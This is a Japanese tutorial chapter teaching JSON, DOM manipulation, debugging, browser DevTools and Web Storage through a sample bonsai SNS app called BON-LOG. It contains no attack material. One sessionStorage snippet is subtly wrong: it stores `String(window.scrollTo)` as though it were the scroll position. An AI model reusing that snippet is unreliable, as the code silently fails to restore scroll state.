
コラム: なぜJSONが重要なのか Web開発では、以下のあらゆる場面でJSONが使われます:

- APIのリクエスト・レスポンスのデータ形式
- 設定ファイル（`package.json`、`tsconfig.json` など）
- データベースのJSONカラム
- ローカルストレージへのデータ保存

BON-LOGでも、APIからの投稿データはJSON形式で返ってきます。

BON-LOGで使われるJSONの実例

実際のBON-LOGで扱うJSONデータの例を見てみましょう。

```
// ==== package.json (プロジェクトの設定ファイル) の一部 ====  
{  
  "name": "bonsai-sns-project",  
  "version": "1.0.0",  
  "scripts": {  
    "dev": "next dev",  
    "build": "next build",  
    "start": "next start",  
    "test": "vitest run"  
  },  
  "dependencies": {  
    "next": "^15.0.0",  
    "react": "^19.0.0",  
    "prisma": "^6.0.0"  
  }  
}
```

```
// ==== APIレスポンス: 投稿データ ====  
{  
  "id": "cm1abc123",  
  "content": "黒松の芽摘みを行いました。今年も元気に育っています。",  
  "createdAt": "2025-04-15T09:30:00.000Z",  
  "user": {  
    "id": "user-1",  
    "nickname": "盆栽太郎",  
    "avatarUrl": "/images/taro.jpg"  
  },  
  "media": [  
    {  
      "url": "/images/post/kuromatsu-01.jpg",  
      "type": "image",  
      "width": 1200,  
      "height": 800  
    }  
  ],  
  "genres": [  
    { "id": "g1", "name": "松柏類" }  
  ],  
  "_count": {  
    "likes": 15,  
    "comments": 3  
  },  
  "isLiked": true,  
  "isBookmarked": false  
}
```

```
// === APIレスポンス: ユーザープロフィール ===
{
  "id": "user-1",
  "nickname": "盆栽太郎",
  "email": "taro@example.com",
  "bio": "黒松を育てて10年。埼玉県の盆栽村に通っています。",
  "avatarUrl": "/images/taro.jpg",
  "headerUrl": "/images/header-taro.jpg",
  "location": "埼玉県さいたま市",
  "isPublic": true,
  "createdAt": "2024-01-01T00:00:00.000Z",
  "stats": {
    "postCount": 42,
    "followerCount": 120,
    "followingCount": 85
  }
}
```

ここがポイント！JSONを読む力が開発力に直結する Web開発では、APIのレスポンスデータ（JSON）を見て、「どのキーにどんなデータが入っているか」を素早く把握する力が重要です。上記の投稿データを見て、「いいね数は `_count.likes` で取得できる」「画像URLは `media[0].url` で取得できる」と理解できるようになりましょう。

理解度チェック

- ☐ JSONとは何か説明できますか？
- ☐ JSONのキーに使える引用符の種類は何ですか？
- ☐ `JSON.stringify()` と `JSON.parse()` の違いを説明できますか？
- ☐ BON-LOGの投稿データのJSONから、投稿者の名前を取得するにはどのキーにアクセスしますか？

2.8 DOM操作の基本

このセクションで学ぶこと

- DOMとは何か
- DOMの基本的な操作方法

- なぜBON-LOGでは直接DOM操作しないのか

BON-LOGでは直接のDOM操作は行いません ReactがDOMを自動的に管理するため、ここでは概念だけ理解してください。Reactの仕組み（仮想DOM）は第4章で学びます。

DOMとは？

DOM（Document Object Model：ドキュメント・オブジェクト・モデル）は、**HTMLをJavaScriptから操作するためのインターフェース（接続口）**です。

用語の分解

- **Document（ドキュメント）**：HTML文書のこと。
- **Object（オブジェクト）**：プログラムで扱えるデータの塊。
- **Model（モデル）**：構造を表現する仕組み。

つまりDOMとは「HTML文書を、プログラムで扱えるデータ構造として表現したもの」です。

日常生活での例え：家の設計図 DOMは「家の設計図」に似ています。

- 実際の家 = ブラウザに表示されるWebページ
- 設計図 = DOM（プログラムから「この壁の色を変えて」「窓を追加して」と指示できる）
- 設計図を書き換えると実際の家も変わる = DOMを変更するとWebページも変わる

ReactではこのDOMの管理を自動的に行ってくれるため、開発者が直接DOMを操作する必要はありません（詳しくは第4章で学びます）。

ブラウザがHTMLを読み込むと、HTMLの構造をもとに「DOMツリー」と呼ばれる木構造（ツリー構造：親子関係で階層的にデータを整理する構造）を作ります。JavaScriptはこのDOMツリーを通じて、HTMLの要素を取得、変更、追加、削除できます。

HTML:	DOMツリー:
<pre><html> <body> <h1>BON-LOG</h1> <p>ようこそ</p> <button>クリック</button> </body> </html></pre>	<pre>document ├─ html │ └─ body │ ├── h1 │ │ └─ "BON-LOG" │ ├── p │ │ └─ "ようこそ" │ └─ button │ └─ "クリック"</pre>

従来のDOM操作

```
// === Step 1: 要素を取得する ===
const heading = document.getElementById('main-title') // IDで1つの要素を取得
const buttons = document.querySelectorAll('.btn')      // クラス名で複数の要素を取得
console.log(heading) // 実行結果: <h1 id="main-title">BON-LOG</h1>
console.log(buttons) // 実行結果: NodeList(3) [button.btn, button.btn, button.btn]
```

```
// === Step 2: 内容やスタイルを変更する ===
heading.textContent = '新しいタイトル' // テキストを書き換え
heading.style.color = 'green'          // 文字色を緑に変更
// → 画面上の見出しが「新しいタイトル」に変わり、緑色になる
```

```
// === Step 3: イベントリスナーで操作に反応する ===
// BON-LOGの「いいねボタン」を従来のDOM操作で作ると ...
const likeBtn = document.getElementById('like-btn')
let likeCount = 0

likeBtn.addEventListener('click', () => {
  likeCount++
  likeBtn.textContent = `いいね: ${likeCount}`
  console.log(`いいねが押されました (合計: ${likeCount})`)
  // 1回目の実行結果: いいねが押されました (合計: 1)
  // 2回目の実行結果: いいねが押されました (合計: 2)
})
```

```
// 要素の追加
const newElement = document.createElement('p')
newElement.textContent = '新しい段落'
document.body.appendChild(newElement)
// → ページの末尾に「新しい段落」というテキストが追加される
```

実行結果の確認方法 開発者ツール（F12 → Console）で `document.querySelector('h1')` と入力すると、ページ内の最初の `<h1>` 要素が返されます。 `.textContent` でテキストを読み取り、代入で書き換えることができます。

Reactでは？

Reactでは、上記のようなDOM操作を直接行いません。代わりに、「状態（state）が変わったら、UIが自動的に更新される」仕組みを使います。

```
// 従来のDOM操作
// <button id="like-btn">いいね: 0</button>
const btn = document.getElementById('like-btn')
let count = 0
btn.addEventListener('click', () => {
  count++
  btn.textContent = `いいね: ${count}`
})

// → Reactでの書き方（第4章で詳しく学習）
// function LikeButton() {
//   const [count, setCount] = useState(0)
//   return (
//     <button onClick={() => setCount(count + 1)}>
//       いいね: {count}
//     </button>
//   )
// }
```

従来のDOM操作とReactの比較

DOM操作とReactの違いを、より詳しく比較してみましょう。

従来のDOM操作（命令的プログラミング）：

「こうしろ」と手順を1つずつ指示する

1. ボタン要素を取得しろ
2. クリックイベントを登録しろ
3. クリックされたら：
 - a. `count`変数を1増やせ
 - b. ボタンのテキストを書き換えろ

→ 「どうやってUIを変更するか」を細かく指示する

React（宣言的プログラミング）：

「こうあるべき」という最終状態を宣言する

1. `count` という状態を持つ
2. UIは「いいね: {`count`}」と表示する
3. ボタンがクリックされたら `count` を `+1` する
4. → Reactが自動的にUIを更新する

→ 「UIがどうあるべきか」を宣言するだけ

ここがポイント！宣言的プログラミングの利点 従来のDOM操作（命令的）では、UIの状態とDOMの状態を手動で同期する必要がありました。アプリが複雑になるほど、この同期作業が困難になり、バグの温床になります。

React（宣言的）では、「状態が変わったらUIはこうなるべき」と宣言するだけで、React が効率的にDOMを更新してくれます。これにより、開発者はビジネスロジック（何をするか）に集中でき、UIの更新方法（どうやるか）はReactに任せることができます。

この「宣言的プログラミング」の考え方は、第4章で React を学ぶ際の 最も重要な概念です。

イベント処理の基礎

DOM操作を直接行わない React でも、ユーザーの操作（イベント）を処理する概念は同じです。主要なイベントの種類を理解しておきましょう。

```
// 主要なDOMイベント:

// ■ マウスイベント
// click      -- クリック
// dblclick   -- ダブルクリック
// mouseenter -- マウスが要素に入った
// mouseleave -- マウスが要素から出た

// ■ キーボードイベント
// keydown    -- キーが押された
// keyup      -- キーが離された

// ■ フォームイベント
// submit     -- フォームが送信された
// change     -- 入力値が変更された
// input      -- 入力中（リアルタイム）
// focus      -- 入力欄にフォーカスが当たった
// blur       -- 入力欄からフォーカスが外れた

// ■ スクロール・リサイズ
// scroll     -- スクロールされた
// resize     -- ウィンドウサイズが変わった

// ■ ページライフサイクル
// load       -- ページの読み込み完了
// DOMContentLoaded -- HTMLの解析完了（画像等の読み込みは待たない）

// React では以下のように書く（第4章で詳しく学習）：
// onClick, onDoubleClick, onMouseEnter, onMouseLeave
// onKeyDown, onKeyUp
// onSubmit, onChange, onInput, onFocus, onBlur
// onScroll
```

ここがポイント！ React でのイベント処理 React では、HTMLの `onclick`、`onsubmit` などの属性の代わりに、`onClick`、`onSubmit`（キャメルケース）を使います。また、イベントハンドラにはアロー関数を渡すのが一般的です。

```
// React のイベント処理例（第4章で詳しく学習）
// <button onClick={() => handleLike(postId)}>いいね</button>
// <input onChange={(e) => setQuery(e.target.value)} />
// <form onSubmit={handleSubmit}> ... </form>
```

理解度チェック

- ☐ DOMとは何か説明できますか？
- ☐ なぜReactでは直接DOM操作をしないのか、その理由を推測できますか？

2.9 エラーの読み方・デバッグの基礎

このセクションで学ぶこと

- エラーメッセージの読み方
- よくあるエラーの種類と対処法
- console を使ったデバッグ方法

エラーメッセージの構造

なぜエラーの読み方が重要か？ プログラミングの学習で最もつまづきやすいのが「エラーが出たときにどうすればいいかわからない」ことです。しかし、エラーメッセージは敵ではなく**味方**です。エラーは「何が問題で、どこに問題があるか」を教えてくれるヒントです。エラーメッセージを正しく読めるようになれば、問題解決のスピードが格段に上がります。

プログラミングをしていると、必ずエラーに遭遇します。エラーは「何が問題なのか」を教えてくれる大切な情報です。恐れずに、内容を読み解く習慣をつけましょう。

日常生活での例え: 医者診断書 エラーメッセージは「医者の診断書」に似ています。

- **エラーの種類** (ReferenceError, TypeError等) = 病名 (風邪、捻挫など)
- **エラーメッセージ** = 症状の説明 (「熱が38度あります」)
- **ファイル名と行番号** = 体のどの部分か (「左腕の関節」)

診断書をきちんと読めば、適切な治療 (修正) ができます。

エラーメッセージの例:

```
ReferenceError: userName is not defined
  at greet (app.js:15:5)
  at main (app.js:22:3)
  at app.js:25:1
```

← エラーの種類と原因
 ← エラーが発生した場所
 ← エラーの呼び出し元
 ← さらに上の呼び出し元

読むべきポイント	例
1. エラーの種類	ReferenceError
2. エラーメッセージ	userName is not defined
3. ファイル名と行番号	app.js:15:5

よくあるエラーの種類

エラー名	意味	よくある原因
ReferenceError	存在しない変数を参照	変数名のスペルミス、変数が未定義
TypeError	型が合わない操作	null/undefined のプロパティにアクセス
SyntaxError	文法エラー	括弧の閉じ忘れ、カンマの付け忘れ
RangeError	値が範囲外	無限ループによるスタックオーバーフロー

```
// ReferenceError の例
console.log(userName) // ReferenceError: userName is not defined
// → 変数 userName が定義されていない

// TypeError の例
const user = null
console.log(user.name) // TypeError: Cannot read properties of null
// → null のプロパティにアクセスしようとした

// SyntaxError の例
const data = { name: '太郎' age: 25 } // SyntaxError: Unexpected identifier
// → カンマが抜けている。正しくは { name: '太郎', age: 25 }
```

console を使ったデバッグ

`console` オブジェクトを使って、プログラムの実行状態を確認できます。これは開発中に最もよく使うデバッグ方法です。

```
// === 基本的なログ出力 ===
console.log('メッセージ')           // 通常のログ
console.log('ユーザー:', user)       // 変数の値を確認
console.log('count =', count)        // 変数名と値をセットで表示

// === ログのレベル ===
console.log('通常の情報')            // 情報（白/黒）
console.warn('警告メッセージ')       // 警告（黄色）
console.error('エラーメッセージ')     // エラー（赤）
console.info('情報メッセージ')       // 情報

// === オブジェクトの中身を見やすく表示 ===
const post = { id: 1, title: '黒松', likes: 15 }
console.table(post)                  // テーブル形式で表示
console.dir(post)                    // ツリー形式で表示

// === 処理時間の計測 ===
console.time('データ取得')           // 計測開始
await fetchPosts()
console.timeEnd('データ取得')         // 計測終了（経過時間が表示される）
```

注意！本番環境での `console.log` 開発中は `console.log` を自由に使って構いませんが、本番環境にデプロイする前に、不要な `console.log` は削除しましょう。BON-LOGではESLintのルールで、不要な `console.log` を警告として検出します。

初心者がよくやる間違いとその対処法

プログラミングの学習では、誰もが同じような間違いをします。ここでは、特によくある間違いと対処法をまとめます。

間違い1: 代入と比較の混同

```
// ❌ よくある間違い: = で比較しようとする
if (status = 'active') { // 代入になってしまう! (常にtrue)
  console.log('アクティブ')
}

// ✅ 正しい: === で比較する
if (status === 'active') { // 値と型の両方を比較 (厳密等価演算子)
  console.log('アクティブ')
}

// 補足: == と === の違い
console.log(1 == '1') // true (型変換して比較 → 危険!)
console.log(1 === '1') // false (型も比較 → 安全!)
console.log(0 == false) // true (型変換して比較 → 予想外!)
console.log(0 === false) // false (型が違う → 正しい結果)

// BON-LOGでは常に === を使います (ESLintでも == は警告されます)
```

間違い2: 非同期処理の await 忘れ

```
// ❌ よくある間違い: await を忘れる
async function getUser() {
  const response = fetch('/api/user') // await がない!
  const data = response.json() // Promiseのまま .json() を呼んでエラー
  console.log(data) // Promise { <pending> } が表示される
}

// ✅ 正しい: await をつける
async function getUser() {
  const response = await fetch('/api/user') // レスポンスを待つ
  const data = await response.json() // JSON変換を待つ
  console.log(data) // 実際のデータが表示される
}
```

見分け方のコツ `console.log` で `Promise { <pending> }` と表示されたら、「どこかで `await` を付け忘れている」サインです。

間違い3: 配列メソッドの戻り値を使わない

```
// ❌ よくある間違い: map の結果を変数に入れない
const numbers = [1, 2, 3, 4, 5]
numbers.map(n => n * 2) // 結果を捨てている! 元の配列は変わらない
console.log(numbers) // [1, 2, 3, 4, 5] (変わっていない)

// ✅ 正しい: 戻り値を変数に入れる
const doubled = numbers.map(n => n * 2) // 新しい配列を受け取る
console.log(doubled) // [2, 4, 6, 8, 10]
console.log(numbers) // [1, 2, 3, 4, 5] (元は変わらない)

// ポイント: map, filter, find, slice は元の配列を変更しない (非破壊的)
// push, pop, splice, sort は元の配列を変更する (破壊的)
```

間違い4: オブジェクトの浅いコピーと深いコピー

```
// ❌ よくある間違い: オブジェクトの参照をコピー
const original = { name: '太郎', settings: { theme: 'dark' } }
const copy = original // 参照のコピー (同じオブジェクトを指す)
copy.name = '花子'
console.log(original.name) // '花子' (元のオブジェクトも変わってしまう!)
```

// ✅ 浅いコピー: スプレッド構文 (1階層目だけコピー)

```
const shallowCopy = { ...original }
shallowCopy.name = '花子'
console.log(original.name) // '太郎' (1階層目は独立)
// ただし、ネストしたオブジェクトは共有される
shallowCopy.settings.theme = 'light'
console.log(original.settings.theme) // 'light' (変わってしまう!)
```

// ✅ 深いコピー: structuredClone (すべての階層をコピー)

```
const deepCopy = structuredClone(original)
deepCopy.settings.theme = 'light'
console.log(original.settings.theme) // 'dark' (変わらない! 安全)
```

参照コピー vs 浅いコピー vs 深いコピー:

参照コピー:	浅いコピー:	深いコピー:
<code>copy = original</code>	<code>copy = { ... original }</code>	<code>copy = structuredClone(original)</code>
<pre> copy → { name } ↑ original └─ (同じオブジェクト) </pre>	<pre> copy → { name } (独立) original → { name } (独立) ※ネストは共有 </pre>	<pre> copy → { name } (独立) original → { name } (独立) ※すべて独立 </pre>

間違い5: 文字列と数値の混同

```

// ✗ よくある間違い: フォームの値は常に文字列
const input = document.querySelector('input')
const value = input.value // "42" (文字列! 数値ではない)
console.log(value + 10) // "4210" (文字列の連結になる)

// ✔ 正しい: 数値に変換する
const number = parseInt(value, 10) // 42 (数値)
console.log(number + 10) // 52 (数値の加算)

// その他の変換方法
Number('42') // 42
parseInt('42px') // 42 (先頭の数値部分だけ変換)
parseFloat('3.14') // 3.14

// 注意: NaN (Not a Number) チェック
const result = parseInt('abc') // NaN
console.log(isNaN(result)) // true (数値ではない)

```

ここがポイント! エラーは成長のチャンス エラーに遭遇したとき、最も大切なのは「エラーメッセージを恐れないこと」です。プロの開発者もエラーは毎日出します。違いは「エラーの読み方を知っているか」だけです。エラーを1つ解決するたびに、あなたのスキルは確実に上がっています。

問題解決の手順:

1. エラーメッセージを読む (種類、内容、場所)
2. 「どの行でエラーが起きたか」を特定する
3. その行の前後に `console.log` を入れて変数の値を確認する
4. 想定と実際の値が違うところを見つける
5. 原因を修正する

理解度チェック

- ☐ エラーメッセージのどの部分を最初に見るべきか分かりますか？
- ☐ `ReferenceError` と `TypeError` の違いを説明できますか？
- ☐ `console.log` を使ってデバッグできますか？
- ☐ `===` と `==` の違いを説明できますか？
- ☐ 配列メソッド（map, filter）の戻り値の扱いが分かりますか？

2.10 ブラウザの開発者ツール

ブラウザ開発者ツール（DevTools）

Webアプリ開発で最も重要なツールです。以下の方法で開けます：

ブラウザ	開き方
Chrome / Edge	<code>F12</code> または <code>Ctrl+Shift+I</code> （Mac: <code>Cmd+Option+I</code> ）
Firefox	<code>F12</code> または <code>Ctrl+Shift+I</code>

主要なタブ：

- **Console:** JavaScriptのエラーや `console.log` の出力を確認
- **Elements:** HTMLの構造とCSSスタイルをリアルタイムで確認・編集
- **Network:** サーバーとの通信（APIリクエスト）を監視
- **Application:** Cookie、LocalStorageなどのデータを確認

このセクションで学ぶこと

- 開発者ツール（DevTools）の開き方
- 各タブの役割と使い方
- 実際のデバッグ手順

Chrome DevTools はWeb開発に**必須のツール**です。 プロの開発者も毎日使っています。

開き方

- Windows: `F12` または `Ctrl + Shift + I`
- Mac: `Cmd + Option + I`
- 右クリック → 「検証」(Inspect) でも開けます

主要なタブ

タブ	用途	BON-LOGでの使用場面
Elements	HTMLの構造とCSSの確認・編集	レイアウトの調整、スタイルの確認
Console	JavaScriptのログとエラー確認	エラーの確認、 <code>console.log</code> の出力確認
Network	API通信の監視	APIリクエスト/レスポンスの確認
Application	Cookie、LocalStorage、セッション確認	ログイン状態、保存データの確認
Sources	ソースコードの確認、ブレークポイント設定	デバッグ

Elementsタブの使い方

1. 画面上の要素を右クリック → 「検証」
→ その要素のHTMLが左側に、CSSが右側に表示される
2. 左側でHTMLを確認・編集
→ ダブルクリックでテキストを変更（一時的な変更。リロードで元に戻る）
3. 右側でCSSを確認・変更
→ プロパティの値をクリックして変更
→ チェックボックスでプロパティの有効/無効を切り替え
→ 色のプレビューをクリックしてカラーピッカーを使用
4. ボックスモデルの確認
→ 右側の下部に `margin / border / padding / content` の
数値が図で表示される

Consoleタブの使い方

1. JavaScriptのエラーが赤く表示される
→ エラーの行をクリックすると、該当のコードにジャンプ
2. `console.log()` の出力がここに表示される
3. 直接JavaScriptを入力して実行できる
→ 例: `document.title` と入力すると、ページのタイトルが表示される
→ 例: `2 + 3` と入力すると `5` が表示される

Networkタブの使い方

1. ページを開いた状態で Network タブを開く
2. ページをリロード (F5 / Cmd+R)
3. すべてのリクエストが一覧表示される

各リクエストの確認ポイント:

項目	例	説明
Name	<code>/api/posts</code>	リクエストURL
Status	<code>200</code>	ステータスコード
Type	<code>fetch</code>	リクエストの種類
Time	<code>120ms</code>	応答時間

詳細タブ:

タブ名	内容
Headers	リクエスト/レスポンスのヘッダー情報
Preview	レスポンスの内容をプレビュー表示
Response	レスポンスの生データ (JSON等)

Status の見方:

コード範囲	意味	例
2xx	成功	200 OK, 201 Created
3xx	リダイレクト	
4xx	クライアントエラー	404 Not Found, 401 Unauthorized
5xx	サーバーエラー	500 Internal Server Error

Applicationタブの使い方

ApplicationタブではCookie、localStorage、sessionStorageなどのデータを確認・編集できます。

1. Application タブを開く
2. 左側のメニューから確認したい項目を選択

Storage 項目	対象	内容
Local Storage	<code>http://localhost:3000</code>	key-value形式でデータ一覧表示。ダブルクリックで値を編集可能
Session Storage	<code>http://localhost:3000</code>	同じくkey-value形式。タブを閉じると消える
Cookies	<code>http://localhost:3000</code>	Cookie名、値、ドメイン、有効期限、HttpOnly、Secureなどのフラグが一覧表示

※ 右クリックで個別削除、上部のxボタンで全削除

BON-LOGでの確認ポイント

- **Cookies:** `next-auth.session-token` があればログイン中
- **Local Storage:** `bon-log-theme` でテーマ設定を確認
- **Session Storage:** 一時的な検索条件やフィルタ状態を確認

デバッグの実践テクニック

プロの開発者が日常的に使うDevToolsのテクニックをいくつか紹介します。

テクニック1: レスポンシブデザインのテスト

1. DevTools を開いた状態で、左上の「デバイストグル」アイコンをクリック
(モバイル端末とタブレットの形をしたアイコン)
2. 上部のメニューからデバイスを選択
→ iPhone 14, iPad, Samsung Galaxy など
3. 画面幅をドラッグで自由に変更して、レイアウトの崩れを確認
4. 「Responsive」モードでは任意のサイズに設定可能

実際のBON-LOG開発では:

- 320px (小型スマホ) でもレイアウトが崩れないか
 - 768px (タブレット) で2カラムに切り替わるか
 - 1024px以上 (PC) で3カラムレイアウトになるか
- を確認します

テクニック2: ネットワーク速度のシミュレーション

Network タブの上部にある「Throttling」メニューをクリック:

選択肢	用途
No throttling	通常速度 (デフォルト)
Fast 4G	高速モバイル
Slow 3G	低速回線 (ローディング表示のテストに最適)
Offline	オフライン (PWAのテストに使用)
Custom...	カスタム速度設定

Slow 3G でページを読み込んで以下を確認できます:

- ローディング表示が正しく出るか?
- 画像が遅延読み込みされるか?
- ユーザーが操作できない時間はどれくらいか?

テクニック3: JavaScriptのブレークポイント

Sources タブでブレークポイントを使うと、コードの実行を途中で止めて変数の値を確認できます。

1. Sources タブを開く
2. 左側のファイルツリーから対象のファイルを選択
3. コードの行番号をクリック → 青いマーカーが付く
4. その行に到達すると実行が一時停止する

一時停止中にできること:

- マウスを変数名にホバー → 現在の値が表示される
- 右側の「Scope」パネル → すべてのローカル変数を確認
- Console タブ → 変数名を入力して値を確認
- 「Step Over」(F10) → 次の行に進む
- 「Step Into」(F11) → 関数の中に入る
- 「Resume」(F8) → 実行を再開する

ここがポイント！ console.log と ブレークポイントの使い分け

- **console.log**: 簡単な値の確認に最適。コードに追加するだけ。
- **ブレークポイント**: 複雑なバグの調査に最適。実行を止めて詳しく調べられる。

初心者は `console.log` から始めて、慣れてきたらブレークポイントも活用してみましょう。特に「変数の値が想定と違う」場合に威力を発揮します。

理解度チェック

- ☐ 開発者ツールを開くことができますか？
- ☐ Elements タブで HTML/CSS を確認できますか？
- ☐ Console タブでエラーを確認できますか？
- ☐ Network タブで API リクエストの状態を確認できますか？
- ☐ Application タブで Cookie や localStorage を確認できますか？
- ☐ レスポンシブデザインのテスト方法を知っていますか？

2.11 Web Storage（ブラウザのデータ保存）

このセクションで学ぶこと

- ブラウザにデータを保存する3つの方法（Cookie, localStorage, sessionStorage）
- それぞれの特徴と使い分け
- BON-LOGでの認証Cookie の仕組み
- セキュリティ上の注意点

ブラウザにデータを保存する方法

Webアプリケーションでは、ブラウザ側にデータを保存したい場面がよくあります。例えば「ログイン状態を維持する」「テーマ設定（ダークモード）を覚えておく」「フォームの入力内容を一時保存する」などです。

ブラウザには主に3つのデータ保存方法があります。

日常生活での例え: 3種類のメモ

- **Cookie** = 名刺に書くメモ。相手（サーバー）に渡すたびに一緒に送る。小さい（4KB制限）。
- **localStorage** = 日記帳。ずっと残る。自分（ブラウザ）だけが見る。大きい（5MB程度）。
- **sessionStorage** = 付箋メモ。タブを閉じたら捨てる。一時的なメモ用。

3つのストレージの比較:

	Cookie	localStorage	sessionStorage
容量	約4KB	約5MB	約5MB
有効期限	設定可能	なし（永続）	タブを閉じるまで
サーバーへの送信	毎回自動送信	送信しない	送信しない
同一オリジン制限	あり	あり	あり（タブごとに独立）
用途	認証情報	設定の保存	一時データ

Cookie（クッキー）

Cookie は、サーバーがブラウザに「覚えておいてほしい情報」を渡す仕組みです。ブラウザは次のリクエスト時に、Cookie を自動的にサーバーに送り返します。

日常生活での例え: ポイントカード Cookie は「お店のポイントカード」に似ています。

- お店（サーバー）がカード（Cookie）を発行する
- お客さん（ブラウザ）が毎回カードを持っていく
- お店はカードを見て「あ、この人は常連さんですね」と判断できる
- カードには有効期限がある

```
// ===== Cookieの基本操作（JavaScript から） =====

// Cookieの設定
document.cookie = 'theme=dark; max-age=86400; path=/'
// theme=dark      → キーと値
// max-age=86400   → 有効期限（秒単位、86400秒=1日）
// path=/          → このCookieが有効なパス（/ = サイト全体）

// Cookieの読み取り
console.log(document.cookie)
// 'theme=dark; language=ja; ... '（すべてのCookieが1つの文字列で返る）

// 特定のCookieの値を取得する関数
function getCookie(name) {
  const cookies = document.cookie.split('; ')
  const found = cookies.find(cookie => cookie.startsWith(name + '='))
  return found ? found.split('=')[1] : null
}

console.log(getCookie('theme')) // 'dark'
```

Cookie のセキュリティフラグ

Cookie にはセキュリティを高めるための重要なフラグがあります。

```
Set-Cookie: session=abc123; HttpOnly; Secure; SameSite=Strict; Path=/
```

フラグ	説明
HttpOnly	JavaScriptからアクセス不可（XSS攻撃対策）。 <code>document.cookie</code> で読み取れなくなる
Secure	HTTPS通信でのみ送信される。HTTP（暗号化なし）では送信されない
SameSite	クロスサイトリクエストでの送信を制限。Strict: 同じサイトからのみ送信 / Lax: 通常のリンク遷移は許可（デフォルト） / None: 制限なし（Secureが必須）
Path	このCookieが有効なURLパス
Domain	このCookieが有効なドメイン
Max-Age	有効期限（秒単位）
Expires	有効期限（日時指定）

ここがポイント！ BON-LOGでのCookie BON-LOGでは、NextAuth.js がログイン時に認証用のCookieを自動的に設定します。このCookieには `HttpOnly` と `Secure` フラグが付いているため、JavaScriptからアクセスできず、HTTPS通信でのみ送信されます。

開発者がCookieの操作コードを書く必要はありませんが、「ログイン状態の維持にCookieが使われている」ことを理解しておきましょう。

NextAuth.js の認証フロー:

1. ユーザーがログインフォームを送信
2. サーバーが認証を行い、セッションCookieを設定
`Set-Cookie: next-auth.session-token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXZWQifQ%3D%3D; HttpOnly; Secure; SameSite=Lax`
3. 以降のリクエストでは、ブラウザが自動的にCookieを送信
4. サーバーはCookieを確認して「このユーザーはログイン済み」と判断

localStorage と sessionStorage

`localStorage` と `sessionStorage` は、ブラウザにキー・値のペアでデータを保存するAPIです。Cookieと違い、サーバーには自動送信されません。

```
// === localStorage (永続的に保存される) ===

// データの保存
localStorage.setItem('theme', 'dark')
localStorage.setItem('language', 'ja')

// データの読み取り
const theme = localStorage.getItem('theme')
console.log(theme) // 'dark'

// データの削除
localStorage.removeItem('theme')

// すべてのデータを削除
localStorage.clear()

// オブジェクトを保存する場合はJSONに変換
const settings = { theme: 'dark', fontSize: 16, notifications: true }
localStorage.setItem('settings', JSON.stringify(settings))

// 読み取り時にJSONからオブジェクトに変換
const saved = JSON.parse(localStorage.getItem('settings'))
console.log(saved.theme) // 'dark'

// === sessionStorage (タブを閉じると消える) ===
// API は localStorage と同じ

sessionStorage.setItem('searchQuery', '黒松')
const query = sessionStorage.getItem('searchQuery')
console.log(query) // '黒松'
// → このタブを閉じると 'searchQuery' は消える
```

使い分けの指針

データの種類	保存先	理由
ログイン状態 (セッション)	Cookie	サーバーに自動送信する必要がある
テーマ設定 (ダーク/ライト)	localStorage	永続的に保存、サーバー送信不要
フォームの一時保存	sessionStorage	タブを閉じたら不要
検索履歴	localStorage	次回アクセス時にも表示したい
一時的なフィルタ条件	sessionStorage	ページ離脱後は不要
認証トークン	Cookie (HttpOnly)	セキュリティのためJS非公開

注意！ localStorage に機密情報を保存しない `localStorage` はJavaScriptから自由にアクセスできるため、パスワードやトークンなどの機密情報を保存してはいけません。XSS攻撃（後述のセキュリティセクション参照）で盗まれる危険があります。認証情報は必ず `HttpOnly` Cookieに保存しましょう。

BON-LOGでの実践的な使用例

実際のBON-LOGで Web Storage がどのように使われるかを見てみましょう。

```
// ==== BON-LOGでの localStorage 使用例 ====

// 1. テーマ設定の保存（ライトモード/ダークモード）
function setTheme(theme) {
  localStorage.setItem('bon-log-theme', theme) // 'light' または 'dark'
  document.documentElement.setAttribute('data-theme', theme)
}

function getTheme() {
  // localStorage から取得、なければ 'light' をデフォルトに
  return localStorage.getItem('bon-log-theme') ?? 'light'
}

// ページ読み込み時にテーマを復元
const savedTheme = getTheme()
setTheme(savedTheme)

// 2. 最近検索したキーワードの保存
function addRecentSearch(keyword) {
  // 既存の検索履歴を取得（なければ空配列）
  const history = JSON.parse(localStorage.getItem('search-history') ?? '[]')

  // 重複を除去して先頭に追加
  const updated = [keyword, ...history.filter(k => k !== keyword)]

  // 最大10件まで保存
  const limited = updated.slice(0, 10)

  localStorage.setItem('search-history', JSON.stringify(limited))
}

function getRecentSearches() {
  return JSON.parse(localStorage.getItem('search-history') ?? '[]')
}

// 3. 投稿の下書き保存（入力中のデータが消えないように）
function saveDraft(content) {
  localStorage.setItem('post-draft', JSON.stringify({
    content: content,
    savedAt: new Date().toISOString(),
  }))
}

function loadDraft() {
  const draft = localStorage.getItem('post-draft')
  if (!draft) return null

  const parsed = JSON.parse(draft)

  // 24時間以上前の下書きは削除
  const savedTime = new Date(parsed.savedAt)
```

```

const now = new Date()
const hoursDiff = (now - savedTime) / (1000 * 60 * 60)

if (hoursDiff > 24) {
  localStorage.removeItem('post-draft')
  return null
}

return parsed
}

function clearDraft() {
  localStorage.removeItem('post-draft')
}

```

```

// ===== BON-LOGでの sessionStorage 使用例 =====

// 1. ページ間のスクロール位置の保存
//   タイムラインから投稿詳細に移動して戻った時に、
//   前のスクロール位置を復元する
function saveScrollPosition(key) {
  sessionStorage.setItem(
    `scroll-${key}`,
    String(window.scrollTo) // 現在のスクロール位置
  )
}

function restoreScrollPosition(key) {
  const saved = sessionStorage.getItem(`scroll-${key}`)
  if (saved) {
    window.scrollTo(0, parseInt(saved, 10))
    sessionStorage.removeItem(`scroll-${key}`) // 使い終わったら削除
  }
}

// 2. フィルタ条件の一時保存
//   検索ページのフィルタ条件をタブ内で保持する
function saveFilter(filter) {
  sessionStorage.setItem('search-filter', JSON.stringify(filter))
}

// 例: { genre: 'shouhaku', sort: 'likes', period: 'week' }

```

開発者ツールでの確認方法

ブラウザの開発者ツールで、Cookie や localStorage の内容を確認できます。

確認方法:

1. 開発者ツールを開く (F12 / Cmd+Option+I)
2. 「Application」タブをクリック
3. 左側のサイドバーで以下を確認:

```
Storage
├─ Local Storage    ← localStorage の内容
│   └─ https://bon-log.com
│       ├── bon-log-theme: "dark"
│       ├── search-history: ["黒松", "五葉松"]
│       └─ post-draft: {"content": "...", "savedAt": "..."}
├─ Session Storage  ← sessionStorage の内容
│   └─ https://bon-log.com
│       └─ scroll-feed: "1234"
└─ Cookies          ← Cookie の内容
    └─ https://bon-log.com
        ├── next-auth.session-token: eyJhbGci ...
        ├── next-auth.csrf-token: abc123 ...
        └─ next-auth.callback-url: /feed
```

